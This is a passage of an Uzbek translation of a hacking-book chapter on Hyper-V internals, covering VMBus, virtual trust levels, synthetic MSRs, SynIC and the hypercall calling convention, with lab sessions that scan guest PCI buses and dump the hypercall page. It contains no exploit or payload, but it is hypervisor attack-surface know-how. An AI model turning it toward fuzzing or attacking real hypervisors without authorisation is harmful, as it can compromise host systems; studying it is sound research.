Eslatma! *Har bir VMBus qurilmasi (IC’larni ham o‘z ichiga oladi) global tarzda noyob identifikator (GUID) bilan belgilangan. Bolalar partitionlari ularning ulashmoqchi bo‘lgan qurilmasini aniqlash uchun ushbu GUID’dan foydalanishlari mumkin.*

Integratsiya komponentlari odatda Hyper-V VM’da quyidagilarni o‘z ichiga oladi: yurak urishi xizmati(the heartbeat Service), kalit-qiymat ma’lumotlarini almashish (key-value data exchange – KVP), fayl nusxalash, vaqt sinxronizatsiyasi, hajmli soya nusxasi (Volume Shadow Copy), va VM’ni odatiy tarzda o‘chirish. Ular ishchi jarayonda amalga oshiriladi; shuningdek, Hyper-V soketlari orqali muloqot qiladigan mustaqil integratsiya xizmatlarini yaratish mumkin.

Maslahat: *Ushbu bobda taqdim etilgan kod misollaridan biri (GHHv6/ch25/labs/time_sync/py) vaqtni sinxronlashtirish IC bilan bog‘lanadi.*

Virtual ishonch darajalari

Virtual ishonch darajalari (Virtual Trust Levels – VTL) turli imtiyozlarga ega bo‘lgan bir nechta virtual protsessor kontekst darajalariga asoslangan bo‘lim ichidagi izolyatsiyalash mexanizmini ta’minlaydi. Hozirgi vaqtda Hyper-V ikkita darajani amalga oshiradi: VTL0 (eng kam imtiyozli) va VTL1 (eng imtiyozli).

Dastlab, bo‘limlar VTL0 da ishlaydi, lekin yuqori VTL’larni faollashtirish uchun HvCallEnablePartitionVtl giperso‘rovg‘idan foydalanishi mumkin. Bo‘lim uchun yangi VTL yoqilgandan so‘ng, HvCallEnableVpVtl giperso‘rovg‘i orqali amalga oshiriladigan virtual protsessor(lar) uchun uni yoqish kerak. VTL o‘zining konfiguratsiya namunasiga yoki faqat past VTL konfiguratsiyasiga kirishi mumkin. Xuddi shu tarzda, VTL1 da ishlaydigan dasturiy ta’minot VTL0 ga tegishli resurslarga kirishi mumkin, ammo aksincha emas.

Eslatma! *VTL’ni yoqish uchun bo‘lim AccessVsm qobiliyatiga ega bo‘lishini talab qiladi. Ildiz(Root) bo‘limi bunday imkoniyatga ega.*

VTL ning asosiy jihatlaridan biri bu turli xil imtiyoz darajalari bo‘yicha xotira maydonlarini ajratish qobiliyatidir. Bu Hypervisor tomonidan himoyalangan Code Integrity (HVCI) kabi xavfsizlik xususiyatlarini amalga oshirish imkonini beradi. Gipervisor har bir VTL uchun turli xil SLAT jadvallarini (Intel asosidagi tizimlarda EPT ishlatiladi) saqlaydi va VTL0 da imtiyozli dasturiy ta’minot buzilgan taqdirda ham, himoyalangan hududga kirishga urinish EPT buzilishiga olib keladi. Gipervizor uni ushlaydi va keyin uni qanday boshqarishni hal qiluvchi VTL1-da (kesish orqali) dasturiy ta’minotni xabardor qiladi.

Eslatma: *VTL1 tomonidan nafaqat xotiraga kirishni ushlab turish va boshqarish mumkin: CPU holatining har bir muhim qismi, shu jumladan ba’zi modelga xos registrlar (model-specific registers – MSR) himoyalangan bo‘lishi kerak.*

Ushbu turdagi kirish buzilishi hodisasi kontekst VTL0 dan VTL1 ga o‘tishga olib keladi. VTL0 dan VTL1ga o‘tishga olib keladigan boshqa hodisalar manbalari uzilishlar (har bir VTL o‘z uzilish kontrolleriga ega) va VTL qo‘ng‘iroqlari (aniq HvCallVtlCall giperso‘rovg‘i orqali chiqariladi).

VTL1 dan VTL0 ga kontekstni almashtirish faqat VTL1 da ishlaydigan dasturiy ta’minot HvCallVtlReturn giperso‘rovg‘ini chaqirganda aniq amalga oshirilishi mumkin.

VTLlar Xavfsiz yadroni (Secure Kernel – SK) amalga oshirish uchun ishlatiladi. Yuklash jarayonida (Hyper-V yuklangandan so‘ng) NT yadrosi ham, SK ham yuklanadi (VTL0 da). Keyin VTL1 yoqilgan va SK ni (hozir VTL1 da) NT yadrosidan ajratib olish uchun sozlangan, bu uning bajarilishini VTL0 darajasida saqlaydi.

1-avlod virtual mashinalar

Hyper-V-da ikkita VM avlodlari mavjud. “Generation-1” deb nomlanuvchi eski uslubdagi VMlar o‘zgartirilmagan mehmon operatsion tizimlarini ishga tushirish uchun to‘liq qurilma emulyatsiyasini (ishchi jarayonida qo‘llaniladi) ta’minlaydi. Ushbu emulatsiya qilingan muhit eski qurilmalarga ega BIOS-ga asoslangan arxitekturadir. Paravirtuallashtirilgan (“sintetik”) qurilmalar virtualizatsiyadan xabardor mehmonlar uchun ham mavjud; ammo, 1-avlod mehmonlari faqat emulatsiya qilingan qurilmalardan yuklashlari mumkin.

Laboratoriya ishi 25.1:
1-avlod VMda PCI qurilmalarini skanerlash

Framework tarkibiga GHHv6/ch25/labs/pci.py moduli kiradi. Ushbu modul yordamida mehmon tizimining PCI shinasini skanerlash uchun kodni kiritish va bajarish mumkin. Ushbu modulni ishlatib, Generation-1 VM’da qanday apparat mavjudligini ko‘rish mumkin. Buning uchun “client” qurilmada Python shell

ochiladi (ushbu bobdagi barcha laboratoriya ishlarini "client" qurilmada bajarib boriladi):

```
┌──(root㉿ghh6)-[/labs]
└─# python3
Python 3.9.7 (default, Sep 3 2021, 06:18:44)
[GCC 10.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pci
>>> import hyperv_guest
>>> pci.Session(hyperv_guest.GuestGen1).run()
...omitted for brevity...
PRINT: kmain at 0x000000000040135d
00:00:00: Host bridge
...omitted for brevity...
00:07:00: ISA bridge
...omitted for brevity...
00:07:01: IDE controller
BAR MEM-space : 0x0 size: 0x0
BAR MEM-space : 0x0 size: 0x0
BAR IO-space : 0xffa0 size: 0x10
...omitted for brevity...
00:07:03: Other bridge device
...omitted for brevity...
00:08:00: VGA-compatible controller
BAR MEM-space : 0xf8000000 size: 0x4000000
BAR MEM-space : 0x0 size: 0x0
BAR MEM-space : 0x0 size: 0x0
...omitted for brevity...
Stopping VM...
```

Chiqishda standart konfiguratsiya bilan yaratilgan 1-avlod VM-da mavjud bo'lgan emulyatsiya qilingan qurilmalar haqida ma'lumotni ko'rish mumkin.

Eslatma: *bizning yangi asosiy sinfimiz endi Sessiya deb nomlanadi va u biz 24-bobda amalga oshirgan Fuzzer sinfini umumlashtiradi.*

2-avlod virtual mashinalar

Yangi ikkinchi avlod VM'lar faqat virtualizatsiyadan xabardor ("enlightened – ma'rifatli") mehmonlarni ishga tushirishi mumkin. Bir nechta taqlid qilingan qurilmalardan tashqari, aksariyati sintetik qurilmalar bilan almashtirildi. Bular VMBus deb nomlanuvchi samarali bo'limlararo aloqa mexanizmi orqali "ma'rifiy kiritish-chiqarish"ni ta'minlaydi. Sintetik qurilmalar odatda mavjud protokollarga (masalan, SCSI, RNDIS yoki HID) asoslanadi, lekin asosiy transport qatlami

sifatida VMBus dan foydalanadi. Keyinchalik ushbu bobda VMBus haqida batafsilroq gaplashiladi.

Ikkinchi avlod VM'lari Birlashgan Kengaytirilgan Mikrodastur interfeysi (Unified Extensible Firmware Interface – UEFI) arxitekturasiga asoslangan bo'lib, u xavfsiz yuklash kabi funksiyalarni, shuningdek, VM'larni paravirtuallashtirilgan qurilmalardan yuklash imkonini beradi.

Laboratoriya ishi 25.2:
2-avlod VM'da PCI qurilmalarini skanerlash

Endi ikkinchi avlod VM'da PCI Bus'ni skanerlashga harakat qilinsa, nima bo'lishi ko'rib chiqiladi:

```
┌──(root㉿ghh6)-[/labs]
└─# python3
Python 3.9.7 (default, Sep 3 2021, 06:18:44)
[GCC 10.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pci
>>> import hyperv_guest
>>> pci.Session(hyperv_guest.GuestGen2).run()
Copying namedpipe_proxy.exe to remote host...
Copying kernel_bios.iso to remote host...
Copying kernel_efi.iso to remote host...
Creating VM...
Starting VM...
Connecting...
PRINT: kmain at 0x000000000040135d
Stopping VM...
```

Bunday holda, hech qanday chiqish yo'q - nafaqat emulyatsiya qilingan qurilmalar, balki butun PCI Bus ham yo'qoladi! Aslida, bir nechta emulyatsiya qilingan qurilmalar (masalan, video) hali ham qolmoqda; ularni faqat PCI Bus orqali toppish imkonsiz. Ularni hali ham mehmonga ochilgan ACPI jadvallari orqali topish mumkin.

Hyper-V sintetik interfeysi

Hyper-V VM samaradorligini oshiradigan va bo'limlararo aloqani qo'llab-quvvatlaydigan paravirtualizatsiya xususiyatlariga interfeysni taqdim etadi. VMM ushbu sintetik interfeysni modelga xos registrlar (model-specific registers – MSR), Sintetik uzilish tekshiruvi (the Synthetic Interrupt Controller – SynIC) va giperso'rovlar uchun kengaytmalar orqali ochib beradi. VMM tomonidan taqdim etilgan bo'limlararo aloqa interfeysi ustida, ildiz bo'limi VSP va IClar tomonidan ishlatiladigan VMBus-ni amalga oshiradi.

Sintetik modelga xos registrlar (MSR)

Hyper-V RDMSR/WRMSR ko‘rsatmalari orqali kirish mumkin bo‘lgan sintetik MSRlar to‘plamini ochib beradi. Ushbu MSRlar ro‘yxatini Hypervisor Top-Level Functional Specification (TLFS) da topish mumkin. Ushbu bobda “giperso‘rovlar sahifasi” (“hypercall page”)ni xaritalash uchun ishlatiladigan va SynICni boshqarish uchun foydalaniladigan MSRlarga e’tibor qaratiladi.

Mehmon OS identifikatsiyasi modelga xos registrlar (Guest OS Identity MSR)22

Giperso‘rovlar kabi funksiyalardan foydalanishdan oldin Hyper-V’da mehmon OT identifikatorini ro‘yxatdan o‘tkazish kerak. Bunga HV_X64_MSR_GUEST_OS_ID (0x40000000) registriga yetkazuvchi va OS versiyasi ma’lumotlarini yozish orqali erishiladi. Ushbu bobning kodi bilan ta’minlangan GHHv6/ch25/labs/hypercall.py modulida ushbu MSRni Windows 10 mehmonini soxtalashtiruvchi identifikatorga o‘rnatildi.

Maslahat: *ushbu registrning tartibi tavsifini TLFSda topish mumkin.*

Giperso‘rovlar sahifasi modelga xos registrlar (MSR)

CPU yetkazib beruvchilari turli xil Giperso‘rov buyruqlaridan foydalanadilar; Hyper-V hozirgi CPU uchun to‘g‘ri buyruqni o‘z ichiga olgan “Giperso‘rov sahifasi”ni xaritalash orqali umumiy interfeys taqdim etadi. Mehmon OS Giperso‘rov buyruqlarini bilishi shart emas va VMCALL kabi buyruqlardan to‘g‘ridan-to‘g‘ri foydalanishga urinmasligi kerak. Buning o‘rniga, Giperso‘rovlardan Giperso‘rov sahifasi orqali foydalanish kerak.

Maslahat: *agar Linux’ning VSYSCALL/VDSO sahifalari bilan tanish bo‘lsa, giperkall sahifasida ham xuddi shu tushuncha qo‘llaniladi.*

HV_X64_MSR_HYPERCALL (0x40000001)ga GPA yoziladi, u yerda giperso‘rovlar sahifasi xaritada bo‘lishi xohlanadi. Ushbu MSR sxemasi quyidagicha:

- 63–12 bitlar – Giperso‘rovlar sahifasi xaritalangan mehmon jismoniy sahifa raqamini (GPFN) o‘z ichiga oladi.
- Bitlar 11–2 – Zaxiralangan bitlar (e’tiborga olinmaydi).
- Bit 1 – Agar bu bit o‘rnatilgan bo‘lsa, MSR o‘zgarmas bo‘ladi. Shundan so‘ng, mehmon qayta ishga tushmaguncha GPFNni o‘zgartirib bo‘lmaydi.
- Bit 0 –Giperso‘rovlar sahifasini yoqish/o‘chirish.

Laboratoriya ishi 25.3: Giperso‘rov sahifasini o‘rnatish va uning mazmunini o‘chirish

Agar to‘g‘ridan-to‘g‘ri GHHv6/ch25/labs/hypercall.py moduli chaqirilsa, u xaritalashtirgandan so‘ng giperso‘rov sahifasi tarkibini o‘chiradi. Undan hozirgi protsessor uchun giperso‘rov mexanizmini qaysi ko‘rsatma amalga oshirishini kuzatish uchun foydalanish mumkin:

```
┌──(root㉿ghh6)-[/labs]
└─# python3 hypercall.py
...omitted for brevity...
Hypercall page contents:
0x1011000: vmcall❶
0x1011003: ret❷
0x1011004: mov ecx, eax
0x1011006: mov eax, 0x11❸
0x101100b: vmcall
0x101100e: ret
0x101100f: mov rax, rcx
0x1011012: mov rcx, 0x11❹
0x1011019: vmcall
0x101101c: ret
0x101101d: mov ecx, eax
0x101101f: mov eax, 0x12❺
0x1011024: vmcall
0x1011027: ret
0x1011028: mov rax, rcx
0x101102b: mov rcx, 0x12❻
0x1011032: vmcall
0x1011035: ret
0x1011036: nop
0x1011037: nop
...
```

Bunday holda, ko‘rsatma VMCALL ❶ bo‘lib, undan keyin RET ❷ ko‘rsatmasi keladi. Mehmon giperso‘rov sahifasining manziliga (bu holda, 0x1011000) CALL buyrug‘ini bajarish orqali giperso‘rovni berishi mumkin.

VTL qo‘ng‘iroqlarini amalga oshirish uchun ishlatiladigan ba’zi kodlarni ham ko‘rishimiz mumkin. ❸ da EAX registri HvCallVtlCall qo‘ng‘iroq kodiga mos keladigan 0x11 ga o‘rnatiladi (bu 32 bitli ABI). ❹ da bizda xuddi shu chaqiruvning 64-bitli versiyasi mavjud. ❺ da qo‘ng‘iroq 32 bitli HvCallVtlReturn ga mos keladi va ❻ da bizda 64 bitli versiya mavjud. Giperso‘rov sahifasining qolgan qismi NOP naqsh bilan to‘ldirilgan.

SynIC MSR

Sintetik uzilish tekshiruvi (The Synthetic Interrupt Controller – SynIC) virtuallashtirilgan uzilish tekshiruvi (virtual LAPIC) uchun kengaytmadir. SynIC nafaqat uzilishlarni samarali yetkazib berishni ta'minlaydi, balki bo'limlararo aloqa uchun ham qo'llaniladi. Bo'limlar bir-biri bilan ikkita mexanizm orqali bog'lanishi mumkin: xabarlar va hodisalar. Maqsadli bo'lim xabar yoki hodisani qabul qilganda, u SynIC orqali amalga oshiriladi.

SynIC CONTROL MSR

Har bir virtual protsessorda o'ziga xos SynIC mavjud bo'lib, u standart holatda o'chirilgan bo'ladi. Joriy virtual protsessor uchun SynIC-ni yoqish uchun biz HV_X64_MSR_SCONTROL (0x40000080) registriga uning "faollashtirish" ("enable") maydonini o'rnatishimiz kerak. HV_X64_MSR_SCONTROL registrining tartibi quyidagicha:

- 63–1 Bitlar – Zaxiralangan bitlar.
- 0 Bit – joriy virtual protsessor uchun SynICni yoqish/o'chirish.

SINT MSR. SynIC 16 ta ketma-ket "sintetik uzilish manbai" (SINTx) registrlarini taqdim etadi: HV_X64_MSR_SINT0 (0x40000090)dan HV_X64_MSR_SINT15 (0x4000009F). Uzilish manbalari tanlab ochilib, keyin ma'lum bir uzilish vektoriga tayinlanishi mumkin. Shunday qilib, mehmonni uzilishlar (agar uzilishlar yoqilgan bo'lsa) orqali hodisalar haqida xabardor qilish mumkin, ular mehmonning IDT (Interrupt Descriptor Table) dan tegishli xizmat ko'rsatish tartibi tomonidan boshqariladi. SINT registrining tartibi quyidagicha:

- 63–19 Bitlar Zaxiralangan bitlar.
- 18 Bit "Ovoz berish" maydoni. Agar bu bit yoqilgan bo'lsa, uzilish manbai uzilishlar yaratmasdan ochiladi.
- 17 Bit "AutoEOI" maydoni. Agar bu bit yoqilgan bo'lsa, uzilishni yetkazib berishda yashirin End Of Interrupt (EOI) amalga oshiriladi.
- 16 Bit "Maskalangan" maydoni. Barcha SINT registrlari sukut bo'yicha ushbu bit bilan boshlanadi. Mehmon bu bitni tozalash orqali uzilish manbasini ochishi mumkin.
- 15–8 Bitlar Zaxiralangan bitlar.
- 7–0 Bitlar uzilish vektori. Mehmon bu qiymatni 16–255 oralig'idagi istalgan vektorga o'rnatishi mumkin.

Xabar yoki hodisaning SINTx manzili quyidagilar bo'lishi mumkin

- Implicit (masalan, SINT0 gipervisordan kelgan xabarlar uchun ajratilgan).
- Explicit (masalan, Sintetik taymer konfiguratsiyasi registrlarining SINTx maydoni).
- HvCallCreatePort giperso'rovi orqali ajratilgan portga tayinlangan. So'rov jo'natuvchi port turini ko'rsatishi kerak: HvPortTypeMessage, HvPortTypeEvent

yoki HvPortTypeMonitor. Birinchi ikki tur uchun maqsadli SINTx belgilanishi kerak.

Ushbu giperso'rov VMBus tomonidan ishlatiladigan portlarni yaratish uchun ildiz(root) bo'limi tomonidan ishlatiladi.

SIMP MSR HV_X64_MSR_SIMP (0x40000083) registri Sintetik uzilish xabari sahifasining (SIMP – the Synthetic Interrupt Message Page) asosiy manzilini yoqish va belgilash uchun ishlatiladi. Ushbu sahifa gipervizordan yoki boshqa bo'linmalardan xabarlarni qabul qilish uchun xabar slotlar to'plamini o'z ichiga oladi (yuboruvchilar HvCallPostMessage giperso'rovidan foydalanadilar).

Slotlar **HV_MESSAGE**ma'lumot tuzilmasi qatori shaklida joylashtirilgan bo'lib, har bir **SINTx** uchun bitta slot mavjud. Yangi xabar slotga nusxa ko'chirilgandan so'ng, gipervizor tegishli **SINTx** ga edge-triggered uzilishni yetkazishga harakat qiladi (agar so'rov rejimida bo'lmasa).

HV_MESSAGE tuzilishi quyidagicha aniqlanadi:

```
#define HV_MESSAGE_MAX_PAYLOAD_QWORD_COUNT 30
typedef struct
{
UINT8 MessagePending:1;
UINT8 Reserved:7;
} HV_MESSAGE_FLAGS;
typedef struct
{
HV_MESSAGE_TYPE MessageType;❶
UINT8 PayloadSize;
HV_MESSAGE_FLAGS MessageFlags;
UINT16 Reserved;
union
{
UINT64 OriginationId;
HV_PARTITION_ID Sender;❷
HV_PORT_ID Port; ❸
};
} HV_MESSAGE_HEADER;
typedef struct
{
HV_MESSAGE_HEADER Header;
UINT64 Payload[HV_MESSAGE_MAX_PAYLOAD_QWORD_COUNT];
} HV_MESSAGE;
```

HV_MESSAGE sarlavha va haqiqiy xabarni o'z ichiga olgan foydali yukdan (payload) iborat. Xabar sarlavhasi 32 bitli identifikator ❶ bilan boshlanadi. Gipervisordan kelgan xabarlarda HV_MESSAGE_TYPE_HYPERVISOR_MASK (0x80000000) biti o'rnatilgan bo'lsa, bo'linmalardan keladigan xabarlar bu bitni o'rnatmasdan boshqa qiymatlarni ishlatishi mumkin.

HvMessageTypeNone(0x00000000) qiymati slot bo‘shligini bildiradi. Xabar qabul qilingandan so‘ng, mehmon tizim **MessageType** ni **HvMessageTypeNone** ga o‘zgartirishi va xabar oxiri (EOM) signalini berishi kerak.

Nihoyat, sarlavhada xabar **HvCallPostMessage** orqali yuborilganda bo‘lim identifikatori ❷ (masalan, kesishgan xabarlar bolaning identifikatorini o‘z ichiga oladi) yoki port ID ❸ (ulanish identifikatori bilan bog‘langan) o‘z ichiga oladi.

HV_X64_MSR_SIMP tuzilishi quyidagicha:

- 63–12 bitlar: SIMP xaritalangan GPFN.
- 11–1 bitlar: Zaxiralangan.
- 0-bit: SIMPni yoqish/o‘chirish.

EOM MSR SIMP uyasiga yetkazilgan xabarni qayta ishlaganidan va uni HvMessageTypeNone ga o‘rnatilganidan so‘ng, gipervizorga navbatdagi xabarni navbatdan chiqarishi va yetkaza olishini bildirish uchun HV_X64_MSR_EOM (0x40000084)ga nol yozish mumkin.

SIEFP MSR HV_X64_MSR_SIEFP (0x40000082) Sintetik uzilish hodisalari belgilari sahifasining (SIEFP –the Synthetic Interrupt Event Flags Page) asosiy manzilini yoqish va belgilash uchun ishlatiladi. Bu sahifada HV_SYNIC_EVENT_FLAGS 16 elementli massiv mavjud; har bir element 2,048 ta belgi uchun sig‘imga ega bo‘lgan aniq o‘lchamdagi bitmapdan iborat:

```
#define HV_EVENT_FLAGS_BYTE_COUNT 256
typedef struct
{
UINT8 Flags[HV_EVENT_FLAGS_BYTE_COUNT];
} HV_SYNIC_EVENT_FLAGS;
```

HvPortTypeEvent porti HvCallCreatePort orqali ajratilganda, quyidagi ma’lumotlar taqdim etilishi kerak:

```
struct
{
HV_SYNIC_SINT_INDEX TargetSint;❶
HV_VP_INDEX TargetVp;❷
UINT16 BaseFlagNumber;❸
UINT16 FlagCount;❹
UINT32 ReservedZ;
} EventPortInfo;
```

Maqsadli SINTx ❶ va maqsadli virtual protsessor ❷ ga qo‘shimcha ravishda, voqea portida asosiy belgi raqami ❸ va belgilar soni ❹ mavjud. Bo‘lim HvCallSignalEvent funksiyasidan foydalanib, voqea portiga tegishli ulanish identifikatori parametrini va belgi raqamini (bu raqam voqea portining FlagCount qiymatidan kichik bo‘lishi kerak) uzatib, maqsadli bo‘limda ma’lum bir belgini o‘rnatishi mumkin.

BaseFlagNumber qiymati belgi raqamiga qo‘shiladi va natija maqsadli SINTx ga mos keladigan slotning HV_SYNIC_EVENT_FLAGS bitmapidagi mutlaq bit pozitsiyasi sifatida belgilanadi.

Belgini o‘rnatgandan so‘ng, gipervizor mos keladigan SINTx ga edge-triggerli uzilishni yetkazib berishga harakat qiladi (agar so‘rov rejimida bo‘lmasa). Hodisalarni qabul qiluvchi mehmon belgilarni tozalash va keyin EOI (APIC orqali) tasdiqlash uchun atomik Compare and Swap (CAS) ko‘rsatmasidan foydalanishi kerak.

HV_X64_MSR_SIEFP ning tuzilishi quyidagicha:

- 63–12 bitlar SIEFP xaritalanadigan GPFN.
- 11–1 bitlar Rezerv qilingan.
- 0 bit SIEFP ni yoqish/o‘chirish.

Giperso‘rovlar

Giperso‘rovlar yuqorida tavsiflangan giperso‘rov sahifasi mexanizmi orqali ring-0 da (32 bitli himoyalangan rejimda yoki uzoq rejimda) ishlaydigan mehmon kodidan chaqirilishi mumkin.

Eslatma! *Joyni tejash uchun faqat 64-bitli chaqiruv konventsiyalari qamrab olinadi.*

Giperso‘rov sahifasi orqali so‘rov qilinganida, ushbu sahifadagi ko‘rsatma (bu holda VMCALL) VMMga tushadi. VMM-ning jo‘natish davri VM-Exit sababi kodi VMCALL-ga mos kelishini tekshiradi va keyin barcha giperso‘rovlar uchun umumiy kirish nuqtasi bo‘lgan tartibni chaqiradi. Ushbu tartib qo‘shimcha tekshiruvlarni amalga oshiradi (masalan, RIP giperso‘rov sahifasida ekanligini tekshiradi) va keyin quyidagi ma’lumotlar kodlangan mehmonning RCX registrining mazmunini o‘qishni davom ettiradi:

- 63–60 bitlar. Zaxiradagi (nol).
- 59–48 bitlar. “Rep” giperso‘rovlari uchun boshlang‘ich takrorlanish.
- 47–44 bitlar. Zaxiralangan (nol).
- 43–32 bitlar. “Rep” giperso‘rovlari uchun umumiy takrorlanish soni maydoni.
- 31–27 bitlar. Zaxiradagi (nol).
- 26 bit. Giperso‘rov L0 yoki L1 gipervizor tomonidan ko‘p bosqichli virtualizatsiyada ishlov berilishi kerakligini bildiradi.
- 25–17 bitlar. 8 baytli bloklarda o‘zgaruvchan sarlavha o‘lchami.
- 16 bit. Kirish uchun “tezkor” so‘rov yuborish qoidasi qo‘llanilganligini ko‘rsatadi.

• 15–0 bitlar. Muayyan giperso‘rovni aniqlaydigan “qo‘ng‘iroq kodi”. VMM har bir yozuv quyidagi ma’lumotlarni o‘z ichiga olgan giperso‘rovlar jadvalini o‘z ichiga oladi: qo‘ng‘iroq kodi, ushbu maxsus giperso‘rov uchun ishlov beruvchiga (funksiyaga) ko‘rsatgich va kirish va chiqish argumentlarini qayta ishlash uchun zarur bo‘lgan ma’lumotlar (noaniq sarlavha o‘lchamlari, “rep” giperso‘rovlari, va hokazo).

Giperso‘rovning kirish va chiqish parametrlarini qayta ishlash usuli ushbu RCX maydonlarining qiymatiga bog‘liq va o‘sha giperso‘rov uchun giperso‘rovlar jadvali yozuvidagi ma’lumotlar bilan cheklanadi.

Giperso‘rovlar: Sekin va tez

Giperso‘rovga kirish va chiqish argumentlari uchta usulda uzatilishi mumkin: xotirada, umumiy maqsadli registrlarda va XMM registrlarida. Xotiraga asoslangan yondashuvdan foydalanadigan giperso‘rovqlar “sekin” deb nomlanadi, registrga asoslangan yondashuvdan foydalanganlar esa “tez” deb nomlanadi.

Tez giperso‘rovni ishlatmoqchi bo‘lganda, uni RCX registrining 16-pozitsiyasiga bitni o‘rnatish tavsiya etiladi; aks holda, bitni tozalash kerak.

Xotiraga asoslangan argumentlarni uzatayotganda, RDX kirishning GPA (Guest Physical Address) ni, R8 esa chiqishning GPA’ni o‘z ichiga oladi. Ikkala manzil ham haqiqiy mehmon xotirasiga yo‘naltirilishi kerak va bir-birini o‘zgartirmasligi kerak. Ular 8baytli mos kelishi kerak va sahifa chegaralarini kesib o‘tmasligi kerak. Ular qoplama maydoniga tegishli bo‘lishi mumkin emas (qoplamaga misollar giperso‘rov sahifasi, SIMP va SIEFP). RDX tomonidan ko‘rsatilgan GPA uchun o‘qishga ruxsat talab qilinadi, R8 manzili uchun esa yozish huquqi talab qilinadi.

Mavjud giperso‘rovlarning faqat bir qismi registr argumentlaridan foydalanishi mumkin; bu o‘lchamdagi cheklovlar bilan bog‘liq. Umumiy maqsadli registrlardan foydalangan holda tezkor giperso‘rovqlar uchun argument hajmi 64 bitli registrga mos kelishi kerak: kiritish uchun RDX, chiqish uchun R8 ishlatiladi.

Mavjud bo‘lganda, XMM tezkor giperso‘rovlari 112 baytgacha bo‘lgan o‘lchamlar uchun ishlatilishi mumkin. Bunday holda, ma’lumotlar RDX, R8 va XMM0 dan XMM5 oralig‘ida XMM registrlaridan tashkil topgan registrlar to‘plamida saqlanadi. Xuddi shu registrlar to‘plami kirish va chiqish uchun taqsimlanishi mumkin; ikkinchi holda, chiqishni saqlash uchun faqat kiritish uchun ishlatilmagan registrlar qo‘llaniladi.

Nihoyat, sekin va tez giperso‘rovlarda RAX registri giperso‘rovning qaytish qiymatini saqlash uchun ishlatiladi.

Giperso‘rovlar: oddiy va takror (Simple and Rep)

Giperso‘rovlar ikki turdan biri sifatida tasniflanishi mumkin: oddiy yoki “rep” (repeat). Oddiy giperso‘rovlar bitta argument bo‘yicha operatsiyani bajaradi, “rep” giperso‘rovlari esa qat’iy o‘lchamdagi elementlarning o‘zgaruvchan o‘lchamli ro‘yxatida ishlaydi. Oddiy giperso‘rovqa misol HvCallFlushVirtualAddressSpace bo‘lib, u mehmonning tarjimaga qarashli buferini (TLB) to‘liq bekor qilish uchun ishlatiladi:

```
HV_STATUS HvCallFlushVirtualAddressSpace(
_In_ HV_ADDRESS_SPACE_ID AddressSpace,
_In_ HV_FLUSH_FLAGS Flags,
_In_ UINT64 ProcessorMask
);
```

Ushbu hyperso‘rovning kirishi 24 baytli o‘lchamli blokdan iborat (har bir argument 8 bayt). Bu hyperso‘rovning “noaniq sarlavha o‘lchami”dir.

Boshqa tomondan, **HvCallFlushVirtualAddressList** “rep” giperso‘rovi bo‘lib, bekor qilish uchun GVA (Guest Virtual Address) oraliqlar ro‘yxatini qabul qiladi:

```
HV_STATUS HvCallFlushVirtualAddressList(
_In_ HV_ADDRESS_SPACE_ID AddressSpace,
_In_ HV_FLUSH_FLAGS Flags,
_In_ UINT64 ProcessorMask,
_Inout_ PUINT32 GvaCount,❶
_In_reads_(GvaCount) PCHV_GVA GvaRangeList❷
);
```

Bu yerda birinchi 3 ta argument **HvCallFlushVirtualAddressSpace** bilan bir xil va ular 24 baytlik qattiq o‘lchamli doimiy sarlavhani hosil qiladi. Kirish va chiqish sifatida belgilangan **GvaCount** ❶ argumentini ko‘rish mumkin; ichki, bu argument RCX registrining “jami takrorlar (rep) soni” maydonida kodlangan. Xuddi shu registrning “boshlang‘ich takror (rep) indeksi” maydoni dastlab nolga teng bo‘ladi, keyin esa giperso‘rov ro‘yxat elementlarini qayta ishlaganda uni oshiradi, shuning uchun nihoyat GvaCount uning qiymatiga o‘rnatilishi mumkin. **GvaRangeList** ❷ o‘zgaruvchan o‘lchamli ro‘yxatning boshlanishi hisoblanadi. Xotirada bu 24 baytli blokdan keyin joylashgan. Har bir element doimiy o‘lchamda (bu holatda, 8 bayt) bo‘lishi kerak va ro‘yxat **GvaCount** elementlari sonini o‘z ichiga olishi zarur.

Maslahat: *Ushbu bobning manbalariga kiritilgan* ***GHHv6/ch25/labs/hypercall.py*** *moduli “sekin”(slow) giperso‘rov (HvCallPostMessage) va “tezkor”(fast) giperso‘rov (HvCallSignalEvent)dan foydalanishni o‘z ichiga oladi.*

"Rep" giperso'rovlarining qiziqarli tomoni shundaki, ular "umumiy takrorlash hisobini" tugatmasdan oldin qaytarilishi mumkin va qayta chaqirilishi mumkin (RIP oshmaydi va VMCALL qayta bajariladi), bunday holda ular oxirgi "takrorlash indeksini" boshlash qiymatidan ro'yxat elementlarini qayta ishlashni davom ettiradi. Ushbu mexanizm giperso'rov davomiyligi deb nomlanadi.

Eslatma: *Giperso'rovda o'tkaziladigan vaqt virtual protsessor uzoq vaqt davomida qolib ketmasligi uchun chegaralangan bo'lishi kerak. Shu sababli, ba'zi oddiy giperso'rovlar ham giperso'rov davomlaridan foydalanadi.*

Giperso'rovlar: o'zgaruvchan o'lchamdagi sarlavhalar

Giperso'rovlar aniq o'lchamli sarlavhaga ega va "rep" giperso'rovlari elementlarning o'zgaruvchan o'lchamli ro'yxatiga ega. Giperso'rovlar o'zgaruvchan o'lchamdagi ma'lumotlarga ham ega bo'lishi mumkin. Ulardan biri ko'rib chiqiladi:

```
HV_STATUS HvCallFlushVirtualAddressSpaceEx(
_In_ HV_ADDRESS_SPACE_ID AddressSpace,
_In_ HV_FLUSH_FLAGS Flags,
_In_ HV_VP_SET ProcessorSet❶
);
```

Bu, HvCallFlushVirtualAddressSpace'ga o'xshab ko'rinadi, lekin ProcessorMask o'rniga ProcessorSet ❶ ishlatilgan, bu o'zgaruvchan o'lchovli to'plamdir. Bu holda, ichki o'lchovli tayyorlangan sarlavha birinchi ikki argumentga (16 bayt) mos keladi va ProcessorSet o'zgaruvchan o'lchovli sarlavha hisoblanadi.

Xotirada, o'zgaruvchan o'lchovli sarlavha tayyorlangan sarlavhalardan keyin joylashtirilishi kerak va uning o'lchovi 8 baytli o'lchovga yaxlitlanishi kerak. O'zgaruvchan sarlavhaning o'lchovi (8 baytli bloklarda) RCX registrining 25–17 bitlarida kodlangan bo'lishi kerak.

Oxirgi misol o'zgaruvchan o'lchovli sarlavhalarga ega "rep" giperso'rovidir:

```
HV_STATUS HvCallFlushVirtualAddressListEx(
_In_ HV_ADDRESS_SPACE_ID AddressSpace,
_In_ HV_FLUSH_FLAGS Flags,
_In_ HV_VP_SET ProcessorSet,
_Inout_ PUINT32 GvaCount,
